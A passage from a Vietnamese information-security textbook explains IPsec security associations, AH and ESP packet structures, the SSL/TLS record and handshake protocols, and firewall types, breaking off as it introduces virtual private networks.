Mối liên kết an toàn, gọi tắt là SA (security association), là cơ sở để xây dựng các chức năng an toàn bảo mật cho tầng IP. SA chẳng qua là một tập các lựa chon các giao thức mật mã cơ bản (về mật mã khóa đối xứng, mật mã khóa công khai, hàm băm, chữ ký điện tử …) và các tham số của chúng, nhằm đảm bảo cho các xử lý về mật mã và xác thực cho dòng thông tin truyền trên một chiều xác định (giữa hai máy xác định). Một máy tính chủ (host) có thể có cùng lúc nhiều SA để liên kết với nhiều máy khác, vì thế để xác định một SA duy nhất thì cần có chỉ số SPI (Security Parameter Index) và địa chỉ IP của máy đích của liên kết này.

Thông thường trong một đường trao đổi hai chiều giữa hai máy, các dòng truyền tin được đảm bảo an toàn bởi một cặp SA.

8.3.2. Giao thức AH (Authentication Header)


Giao thức này cung cấp khả năng đảm bảo tính toàn vẹn và xác thực cho các gói tin IP, dựa trên mã kiểm tra xác thực (MAC), cụ thể là lược đồ HMAC với các hệ hàm băm MD5 và SHA1. AH cũng đưa ra cơ chế chống tấn công phát lại (số thứ tự).




Hình vẽ 8.4: Cấu trúc AH header

Cấu trúc cụ thể của phần header điều khiển trong AH được mô tả qua hình 8.4, trong đó có các trường mang chỉ số mối liên kết an toàn (SPI) và số thứ tự (sequence number) như đã nói. Đặc biệt mã kiểm tra thông điệp sẽ chiếm 6 byte của trường Authentication Data. Trường số thứ tự chiếm 32 bit, nên có giá trị tối đa là 2^{32}-1. Khi một SA mới được khởi tạo, trường số thứ này có giá trị 0, và sau đó các gói tin sẽ sử dụng các giá trị tiếp theo. Nếu số thứ tự tối đa 2^{32}-1 được sử dụng thì liên kết SA sẽ phải khởi tạo lại, tức là các thông số điều khiển cần thượng lượng lại và các khóa mới được tạo ra. Số thứ tự lại được đưa về giá trị 0. Cơ chế đảm bảo cho việc số thứ tự không thể lặp lại trên cùng một SA và qua đó phát hiện được tấn công phát lại.

Hình 8.5 mô tả cấu trúc cụ thể của gói tin trong các chế độ giao vận và đường hầm. Qua hình vẽ có thể thấy rõ ràng trong chế độ giao vận, phần điều khiển (header) chỉ tác động lên thông tin từ tầng TCP chuyển xuống, bao gồm dữ liệu ứng dụng và điều khiển của TCP, trong khi đó trong chế độ đường hầm, phần điều khiển sẽ tác động lên của phần header của gói tin gốc. Ngoài ra trong chế độ đường hầm, vì toàn bộ gói tin gốc đã bị bao bọc (coi như một hàng hóa thuần để chuyển gửi), một header mới sẽ được sinh ra chèn thêm vào để dùng cho việc chuyển tiếp giữa các trạm trung gian, tức là các router trên đường truyền, có cài đặt bộ IPSEC này.



(a) Chế độ giao vận (transport mode)




(b) Chế độ đường hầm (tunnel mode)

Hình vẽ 8.5: Cấu trúc gói tin trong AH


8.3.3 Giao thức đóng gói an toàn ESP

Như đã biết giao thức ESP cung cấp dịch vụ cơ bản là bảo mật và nếu lựa chọn, sẽ có thể cung cấp cả tính năng xác thực và toàn vẹn dữ liệu. Cấu trúc của gói tin được thể hiện trong hình vẽ 8.6. Phần thông tin được xác thực bao chứa phần thông tin bảo mật (không chứ phần chỉ số SPI và số thứ tự gói tin). Như với AH, trường Authentication Data chứa mã kiểm tra xác thực.




Hình vẽ 8.6: Cấu trúc ESP header

Các thuật toán mật mã khóa đối xứng có thể lựa chọn cho ESP là 3DES, Blowfish, CAST, IDEA và 3IDEA. Các chế độ giao vận và đường hầm với ESP được thể hiện cụ thể qua hình vẽ 8.7. Với chế độ giao vận, dữ liệu điều khiển được tách thành 2 phần, gọi là ESP header, chèn vào ngay sau phần IP header gốc, và ESP xác thực, chèn vào ở cuối gói tin. Trong khi ESP header điều khiển phần dữ liệu bị mã hóa, tức toàn bộ thông tin gửi từ tầng TCP, ESP xác thực chứa mã kiểm tra cho toàn bộ, kể cả thông tin tầng trên và chính ESP header. Chế độ đường hầm đưa cả phần header gói tin gốc vào phạm trù dữ liệu (tức là bị mật mã và có thể được xác thực nếu có yêu cầu). Header mới được sinh ra và chèn thêm vào để đảm bảo chuyển tiếp giữa các mốc trung gian.



(a) Chế độ giao vận



(b) Chế độ đường hầm

Hình vẽ 8.7: Cấu trúc gói tin trong ESP

8.4 BẢO MẬT TẦNG TCP: HỌ GIAO THỨC SSL/TLS

Bộ giao thức TLS (Transport Layer Security) là một giải pháp bảo mật phổ biến hàng đầu trên Internet. Ban đầu nó có tên là SSL (Secure Socket Layer), được khai sinh vào khoảng đầu thập kỷ 90 và phát triển như một sản phẩm của hãng Netscape Communications[5]; sau đó hãng này từ bỏ quyền sở hưu và đóng góp cho cộng đồng chung. Từ năm 1996, sản phẩm này được ủy nhiệm tiếp tục phát triển bởi một nhóm làm việc chuyên trách của IETF (Internet Engineering Task Force), cơ quan quốc tế phi chính phủ phụ trách về khởi thảo các chuẩn chung cho Internet.

TLS 1.0 ra đời chính thức vào năm 1999. Mặc dù đổi tên, TLS 1.0 không khác bao nhiêu so với SSL 3.0. Sự khác biệt này thậm chí còn nhỏ hơn so với sự khác biệt của SSL 2.0 và 3.0.

Như tên gọi ban đầu, giải pháp này nhằm hướng đến việc thiết lập những kênh giao tiếp an toàn và bảo mật giữa 2 tiến trình (process trên 2 máy). Bản thân khái niệm socket được đặt ra để mô tả một mối liên kết phiên làm việc giữa 2 tiến trình trên 2 máy (thông qua 2 cổng xác định, tức là TCP port). Về cơ bản, bộ giao thức cung cấp các tính năng như sau:


- Bảo mật: sử dụng các thuật toán mật mã đối xứng phổ biến DES, 3DES, RC2, RC4, IDEA
- Toàn vẹn dữ liệu: Sử dụng mã kiểm tra xác thực (MAC) với các hàm băm MD5, SHA1
- Trao chuyển khóa: sử dụng thuật toán khóa công khai (Diffie-Hellman và nâng cao)

8.4.1 Kiến trúc và các khái niệm cơ bản

TLS có thủ tục bắt tay chặt chẽ, cung cấp khả năng thương lượng giữa 2 bên để lựa chọn thuật toán cụ thể cho các giao dịch thiết lập khóa, truyền tin bảo mật và xác thực. Khác với IPSEC, cơ chế làm việc của TLS/SSL dựa trên giả thiết kênh truyền đã được đảm bảo liên lạc tin cậy (có thể coi như một dòng chảy liên tục của các gói tin, đúng thứ tự), nên nó được xây dựng ngay phía trên tầng TCP. Qua đó nó cung cấp dịch vụ an toàn bảo mật cho các giao thức làm việc ở tầng phiên và ứng dụng mà điển hình là HTTPS (kết nối trình duyệt an toàn theo chuẩn HTML). SSL ban đầu đã là một sản

[5] Hãng Netscape cho ra đời dòng sản phẩm Netscape Navigator/Communicator từng nổi tiếng và thống trị thị trường trình duyệt trước khi Microsoft phát triển Internet Explorer và cung cấp như một thành phần miễn phí trong hệ điều hành Windows. Mặc dù Microsoft bị phạt nặng ở Mỹ (vi phạm luật cạnh tranh công bằng), nhưng nó đã dần chiếm lĩnh hoàn toàn thị trường trình duyệt, đẩy Netscape vào thua lỗ và bị bán cho AOL (American Online).

phẩm mã nguồn mở và có nhiều bộ cài đặt khác nhau, điển hình là bộ SSLeay đã ra đời từ 2 thập kỷ trước (www.openssl.org).



Hình vẽ 8.8: Họ giao thúc SSL với kiến trúc ngăn xếp

Về mặt kiến trúc, TLS/SSL thường được mô tả dưới dạng một chồng xếp của các giao thức (protocol stack), nằm ngay phía trên TCP (trong mô hình tham chiếu TCP/IP). Bản thân các giao thức con của nó được tổ chức thành 2 lớp con (sublayer). Bên tầng con dưới là giao thức SSL Record Protocol, coi như một "engine" (guồng máy làm việc), với nhiệm vụ xử lý mã hóa tất cả các thông tin dữ liệu từ bên trên giao xuống. Bên trên nó chính là các giao thức con làm nhiệm vụ quản lý điều khiển và "ngoại giao thương lượng" (SSL handshake/Change CipherSpec/Alert protocols) và các giao thức khai thác ứng dụng như HTTPS. Hình vẽ 8.8 là một thể hiện hình ảnh cách bố trí này.

Gắn liền với sơ đồ kiến trúc trên là hai khái niệm cơ bản: *phiên* (session) và *kết nối* (connection). Phiên được hình thành trên cơ sở một liên kết giữa hai máy, thường được xem như một client và một server, trong một khoảng thời gian nào đó. Các lựa chọn về thuật toán và thông số được thương lượng và xác định thông qua thủ tục bắt tay tạo phiên, tức là giao thức HandShake protocol. Thông qua thủ tục này, các thông số phiên làm việc sẽ được sử dụng chung bởi nhiều kết nối gắn trên phiên làm việc này. Trong khi đó, kết nối là một kênh truyền tin an toàn cụ thể, thường được gắn với hình ảnh socket, tức là một kết nối giữa 2 tiến trình cụ thể trên 2 cổng cụ thể giữa 2 máy client và server đã xác định. Tất nhiên mỗi kết nối được xác định trên một phiên đã thiết lập sẵn.

Ta hãy liệt kê một số những thuộc tính quan trọng của một phiên. Mã phiên (Session Identifier) được tạo bởi server để đinh danh một phiên tích cực hay có thể tái khởi động (resumable). Chứng chỉ khóa công khai (peer certificate) được tạo theo chuẩn X509. Phương pháp nén dữ liệu (compression method) để xác định thuật toán nén được chọn. Đặc tả mã mật (Cipher Spec) được dùng để chỉ định các thuật toán mật mã đối xứng và hàm băm (bao gồm thông số kích thước). Bản mật chính (Master secret) là một chuỗi 48 byte bí mật chung giữa hai bên client và server, mà dựa vào nó người ta tạo ra các khóa đối xứng chức năng cho các kết nối cụ thể sẽ được tạo ra theo


phiên này. Có thể tái khởi động (Is resumable) là một thuộc tính logic cho phép hoặc không việc tái khởi động phiên làm việc để sinh ra những kết nối mới.

Các thuộc tính riêng của một kết nối cũng khá phong phú bao gồm nhiều khóa đối xứng chức năng (tạo trên cơ sở bản mật chính nói trên), đặc biệt được tạo ra thành nhiều cặp, tức là 2 khóa cùng chức năng nhưng phân biệt cho từng phía. Cụ thể là:

- Biến ngẫu nhiên của Client hay Server (Client/Server random): giá trị ngẫu nhiên được tạo ra để sử dụng vào các thao tác thách thức đáp ứng (cần cho thuật toán trao chuyển khóa)
- Giá trị mật tạo MAC phía server (Server write MAC secret): một khóa đối xứng chung mà server dùng để tạo mã kiểm tra xác thực còn client sử dụng để đối chứng.
- Giá trị mật tạo MAC phía client (Client write MAC secret): tương tự khóa trên nhưng cho client
- Khóa sinh mã phía server (Server write key): khóa đối xứng để server sinh mã còn client dùng để giải mã nhận được.
- Khóa sinh mã phía client (Client write key): tương tự trên nhưng cho client
- Vec-tơ khởi động (Initilization vecto): dùng cho các chế độ sinh mã, giá trị dùng chung cả 2 bên
- Số thứ tự gói tin (Sequence number): là con đếm được sử dụng bởi cả 2 bên để ngăn chặn tấn công phát lại, đạt giá trị tối đa là 2^{64}-1 (kết nối phải khởi động lại nếu đạt đến giá trị này).

8.4.2 Giao thức SSL Record protocol

Giao thức này chịu trách nhiệm xử lý thông tin mà tầng ứng dụng chuyển xuống, mật mã và đóng gói để chuyển tiếp xuống tầng IP. Các thao tác xử lý mà nó thực hiện là phân rã dữ liệu từ tầng ứng dụng thành các gói có kích thước phù hợp (fragment), nén dữ liệu để giảm kích thước rồi tạo ra mã xác thực để gửi kèm. Sau đó dữ liệu được mã hóa và chèn thêm khối thông tin điều khiển của tầng này trước khi gửi xuống tầng kế tiếp để truyền đi. Các chức năng xử lý này được minh họa rõ qua hình 8.9.



Hình vẽ 8.9: Quá trình xử lý dữ liệu của giao thức SSL Record protocol


Lưu ý rằng quá trình xử lý này sử dụng nhiều thuật toán (nén dữ liệu, tạo mã kiểm tra xác thực bằng hàm băm, sinh mã bằng thuật toán khóa đối xứng) mà các lựa chọn thuật toán cụ thể và thông số đã được xác định thông qua các giao thức của tầng con phía trên mà ta sẽ đề cập sau đây.

8.4.3 Giao thức bắt tay Handshake protocol

Như đã nói trên, giao thức này cung cấp cơ sở để hai bên bắt tay thương lượng và lựa chọn gói giải pháp cụ thể để truyền tin bảo mật (cipher spec), bao gồm:

- Thuật toán mật mã đối xứng
- Phương pháp xác lập khóa đối xứng (thuật toán trao chuyển khóa)
- Thuật toán hàm băm

Bên cạnh đó giao thức này cho phép hai bên thiết lập bản mật chính (master secret), để từ đó tạo ra các khóa chức năng cho từng kết nối mới sau nay. Giao thức cung cấp tùy chọn để hai bên client và server có thể tiến hành xác thực lẫn nhau (sử dụng chứng chỉ).



Hình 8.10: Quá trình trao đổi thông điệp trong thủ tục bắt tay
(Phần tô xám là các thông điệp tùy chọn)

Một cuộc giao dịch bắt tay có thể chia thành 4 pha như sau (hình 8.10). Trong pha thứ nhất, gồm 2 thông điệp chào hỏi và trao đổi thông tini là client_hello và server_hello, hai bên cũng nhau thương lượng các khả năng và chế độ an toàn, bao gồm các thông số như số phiên bản, mã phiên, đặc tả mật mã (các thuật toán mật mã), phương pháp nén và các giá trị ngẫu nhiên (nhãn thời gian và 28 byte ngẫu nhiên). Trong pha thứ hai, bao gồm tối đa 4 thông điệp gửi từ phía server, với ba thông điệp đầu là tùy chọn và 1 thông điệp cuối là tín hiệu kết thúc phần chào hỏi của server (server_hello_done). Trong 3 thông điệp tùy chọn nói trên, server có thể gửi sang chứng chỉ khóa của nó, thông tin cho thủ tục trao chuyển khóa và yêu cầu xem chứng chỉ của client. Tương ứng với các thông điệp tùy chọn nói trên, ở pha thứ ba, client sẽ

trả lời bằng 3 thông điệp (cũng tùy chọn phù hợp với phía server) bao gồm việc chuyển chứng chỉ của client, thông tin cho thủ tục trao chuyển khóa và kết quả xác thực khóa server đã gửi. Pha 4 là pha kết thúc của cuộc bắt tay, nhưng bản thân nó cũng có thể tiến hành độc lập như một giao thức độc lập với tên gọi là *giao thức thay đổi đặc tả mật mã* (Change CipherSpec protocol). Client gửi cho server thông điệp chính thức để thiết lập đặc tả và thông số thuật toán mật mã và xử lý mới, đồng thời server sẽ gửi lại các thông tin đặc tả mà nó chấp nhận sử dụng. Tín hiệu kết thúc (finished) sẽ được gửi đi từ cả hai bên để kết thúc cuộc bắt tay và xác nhân các đặc tả thuật toán sẽ sử dụng.

Chú ý rằng cách tổ chức này cho phép *giao thức thay đổi đặc tả mật mã* (Change CipherSpec protocol) có thể thực hiện độc lập về sau này bất kỳ khi nào hai bên muốn để thiết lập lại các lựa chọn và thông số đặc tả mật mã. Điều này được khuyến khích làm để đảm bảo an toàn khi phiên làm việc đã thực hiện lâu (nhất là khi số thứ tự đã đạn ngưỡng tối đa cho phép).

Một phần quan trọng nằm lồng trong thủ tục bắt tay là nhiệm vụ trao đổi thông tin để xác lập khóa đối xứng (key exchange). Việc này thực hiện thông qua các thông điệp tùy chọn nói trên (tô xám trong hình vẽ). Có nhiệm phương án được cung cấp để tùy chọn:

- Sử dụng thuật toán RSA: khóa cần thiết lập được mã hóa bởi khóa công khai RSA
- Sử dụng thuật toán Diffie-Hellman, phương án lâu dài (Fixed Diffie-Hellman): các tham số công khai được cung cấp bằng chứng chỉ
- Sử dụng thuật toán Diffie-Hellman, phương án ngắn hạn (Ephemeral Diffie-Hellman): các giá trị mật là ngắn hạn, các thông điệp ký bởi RSA hoặc DSS
- Sử dụng Diffie-Hellman, phương án ẩn danh (Anonymous Diffie-Hellman): không xác thực các khóa công khai; phương án này có thể bị tấn công bằng kiểu kẻ-ngồi-giữa (the man-in-the-middle)

8.5 PHÒNG VỆ CHO HỆ THỐNG KẾT NỐI MẠNG

Một hệ thống kết nối mạng, là một hệ thống có khả năng bị bộc lộ ra môi trường bên ngoài, có tiềm năng bị tấn công thông qua giao diện của nó với môi trường ngoài (mà phổ biến là Internet). Trước đây, các hệ thống thông tin của các tổ chức và doanh nghiệp lớn thường đóng kín do nhu cầu của việc bảo vệ các thông tin và dữ liệu quan trọng, nhạy cảm. Tuy nhiên sự phát triển lớn mạnh của Internet cùng với tính xã hội hóa cao của nó, hầu hết các hệ thống thông tin này đã phải ít nhiều mở ra kết nối với Internet, để có thể cung cấp dịch vụ và tự quảng cáo cho nó đến cộng đồng người sử dụng rất lớn trên Internet. Vì vậy đối với các chủ nhân của các hệ thống mở này, vấn đề đảm báo an toàn chống lại tấn công và khai thác trái phép thông qua Internet trở nên một vấn đề hết sức quan trọng, cấp bách. Các giải pháp về xác thực và điều khiển truy nhập mà ta nghiên cứu qua các chương trước đây chính là một trong những công cụ trọng yếu giúp bảo vệ các hệ thống này. Các giải pháp xác thực giúp xác minh đúng

đối tượng người truy nhập hệ thống từ xa thông qua Internet trong khi điều khiển truy nhập sẽ cho chỉ cho phép người sử dụng khai thác hệ thống đúng theo phạm vi thẩm quyền của mình. Tuy nhiên vẫn còn rất nhiều vấn đề an toàn khác nằm ngoài giới hạn giải quyết của các giải pháp nói trên, trong đó có những vấn đề rất lớn như chống tấn công từ chối dịch vụ, hiện nay vẫn chưa có những giải pháp thực sự triệt để.

Trong khuôn khổ của một giáo trình cơ sở cho an toàn thông tin, chúng tôi không thể giới thiệu kỹ và rộng về một địa hạt lớn như thế này (an ninh mạng). Tiếp sau đây chúng tôi sẽ chỉ cung cấp thêm cho người đọc một số khái niệm cơ bản về vài giải pháp công cụ phổ biến nhất: *bức tưởng lửa, mạng riêng ảo* và *hệ dò tìm đột nhập*.


8.5.1 Bức tưởng lửa

Bức tường lửa (firewall, FW) là một hệ thống thiết bị và/hoặc phần mềm có chức năng chặn và "lọc" giao thông dữ liệu giữa hệ thống bên trong (cái cần phải bảo vệ) và môi trường bên ngoài (không đáng tin cậy). Thông thường, FW là một chương trình cài đặt trên một thiết bị chuyên dụng, bố trí như một cổng vào ra duy nhất cho liên lại giữa phía bên trong hệ thống cần bảo vệ và phía bên ngoài.

Mục đích chung của FW là nhằm giữ những "điều xấu" không thể lan vào bên trong hệ thống cần bảo vệ, vì vậy, các FW được cài đặt các chính sách an toàn thiết kế cụ thể để phòng tránh những "điều xấu" cụ thể có thể xảy ra này. Ví dụ như, có thể thiết kế chính sách để chỉ cho hệ thống phép liên lạc với (chấp nhận các packet đi tới/từ) một số địa chỉ hoặc người sử dụng trong một danh sách chỉ định, trong diện một số hoạt động cho phép (như các ứng dụng cụ thể nào đó). Về việc thiết kế và cài đặt các chính sách, có thể xảy ra tranh cãi, không thống nhất trong cộng đồng sử dụng (các NSD, nhà phát triển và chuyên gia an ninh). Cụ thể là có 2 xu hướng rõ rệt trong việc đề ra kiểu chiến lược ngầm định: "Cái gì không bị nêu rõ ràng là cấm thì có nghĩa là được phép" hoặc "Cái gì không nêu rõ ràng là được phép thì có nghĩa là bị cấm". Giới NSD thường ưa thích kiểu ngầm định thứ nhất, trong khi giới quan trị và chuyên gia an ninh lại muốn áp dụng kiểu ngầm định thứ hai.

Có thể coi FW là một bộ máy giám sát (reference monitor), thường được cài đặt ở vị trí có thể điều khiển, giám sát luồng giao thông vào/ra hệ thống. Nó cũng thường được cài đặt như một máy tính độc lập để khó bị tấn công đột nhập, đồng thời cũng được thiết kế gọn, tối giản để tiện lợi cho công tác phân tích và quản trị, bảo trì. Do tầm quan trọng như là cầu kết nối duy nhất này, hiệu năng xử lý cao (tốc độ) là điều rất quan trọng, đòi hỏi FW phải được tối ưu hóa về mặt chức năng, loại bỏ các chức năng phụ không thực sự liên quan đến nhiệm vụ chính. Thông thường mã chương trình FW được tối ưu hóa trên một hệ điều hành thu gọn, tối giản cho mục đích chính. Bên cạnh mục đích tăng cường hiệu năng, sự bố trí tối ưu cũng giúp cho việc phòng chống kẻ tấn công tiêm mã độc và chính chương trình của FW.

Sau đây ta sẽ điểm qua một số loại FW cơ bản và nguyên tắc hoạt động của chúng. Để tiện cho người đọc tra cứu tài liệu nước ngoài, chúng tôi để nguyên tên gọi tiếng Anh.



Hình 8.11: Minh họa cài đặt một PFG cho một mạng LAN

Packet Filtering Gateway (PFG). Đây là FW loại đơn giản nhất nhưng cũng rất hiệu quả nếu dùng phù hợp: nó chỉ đơn giản là kiểm soát (lọc hay cho phép đi qua) các gói tin chỉ dựa vào thông tin ở header của chúng, cụ thể là địa chỉ IP nguồn và đích, địa chỉ TCP port nguồn và đích. Tất nhiên PFG không quan tâm đến nội dung bên trong của gói tin, tức là bản chất của dịch vụ mà gói tin này thuộc về. Hình 8.11 cho ta ví dụ minh họa trong đó, mạng LAN được bảo vệ bởi một PFG mà sẽ cho phép liên lạc tới một mạng bên ngoài trong khi chỉ định cấm liên lạc tới một mạng khác. Vì nguyên tắc kiểm soát khá đơn giản này, loại FW này có thể bị qua mặt bởi kẻ tấn công có thể tạo các gói tin với địa chỉ giả mạo, chính là loại mà nó cho phép đi qua.

Statefull Firewall (SF). Đây là loại FW "thông minh" hơn một chút, nó phần nào để ý đến trạng thái (state) của gói tin, tức là vai trò của gói tin trong một hoạt động của giao thức nào đó hay dịch vụ, tức là có thể theo dõi một chuỗi các gói tin trên một luồng, và qua đó phát hiện được những tấn công tinh vi hơn mà PFG đã bỏ qua.


Application Proxy (AP). Còn được gọi là bastion host, là một loại FW phát triển phức tạp, có thể đóng vai trò đại diện, thay mặt một máy chủ ứng dụng (application server) để giao tiếp với các ứng dụng khách hàng (application client) bên môi trường ngoài. Thông qua việc kiểm soát các yêu cầu và hoạt động mà máy khách hàng tương tác với AP (máy khách hàng vẫn không biết mà "tưởng" là tương tác với máy chủ ứng dụng), quản trị hệ thống có thể cho phép những yêu cầu an toàn được chuyển tiếp tới máy chủ ứng dụng, hoặc loại bỏ những yêu cầu vượt quá phạm vi cho phép. Phần nào đó hoạt động kiểm soát của AP tương tự như hình thức hoạt động của kẻ tấn công trong kiểu tấn công kẻ-ngồi-giữa (the-man-in-the-middle attack).

8.5.2 Mạng riêng ảo

Với sự phát triển toàn cầu hóa nhanh chóng, thực tế cho thấy có rất nhiều công ty có nhiều chi nhánh, văn phòng hoặc nhà máy, nằm rải rác ở nhiều vùng, thành phố

khác nhau, thậm chí là trên nhiều nước, nhiều châu lục khác nhau (các tập đoàn đa quốc gia). Trước đây, khi chưa phổ biến các mạng công cộng xuyên châu lục như mạng Internet, các công ty này này phải tốn tiền để cài đặt kênh thuê bao riêng của các công ty điện thoại và truyền thông khác, để có thể kết nối liên lạc giữa mỗi cặp chi nhánh. Các mạng kết nối như vậy được gọi là các mạng riêng (private networks). Cho đến ngày nay vẫn tồn tại những mạng như vậy, dù rằng sự ra đời của Internet và hạ tầng truyền thống hiện đại đã đem lại các giải pháp mới, kinh tế hơn rất nhiều. Đương nhiên, các mạng riêng có thể đảm bảo tính an toàn rất cao, vì kẻ đột nhập tấn công bắt buộc phải thực hiện tấn công vào hạ tầng vật lý (thay vì các tầng cao hơn, dễ dàng hơn); tuy nhiên, thuê bao riêng với giải thông cao là rất đắt tiền. Giải pháp hiện đại thay thế cho các mạng sử dụng thuê bao riêng hiện nay là xây dựng *các mạng riêng ảo*, dịch từ *virtual private networks* – VPN, tức ra tạo ra một mạng con, kết nối logic giữa các điểm cần thiết trên nền của các mạng công cộng (chẳng hạn sử dụng các dịch vụ của các nhà cung cấp ATM hay Internet). Tất nhiên là người ta mong muốn thiết kế làm sao để tạo được sự an toàn cao, chống xâm nhập bên ngoài, để đảm bảo tính riêng biệt của mạng con này.

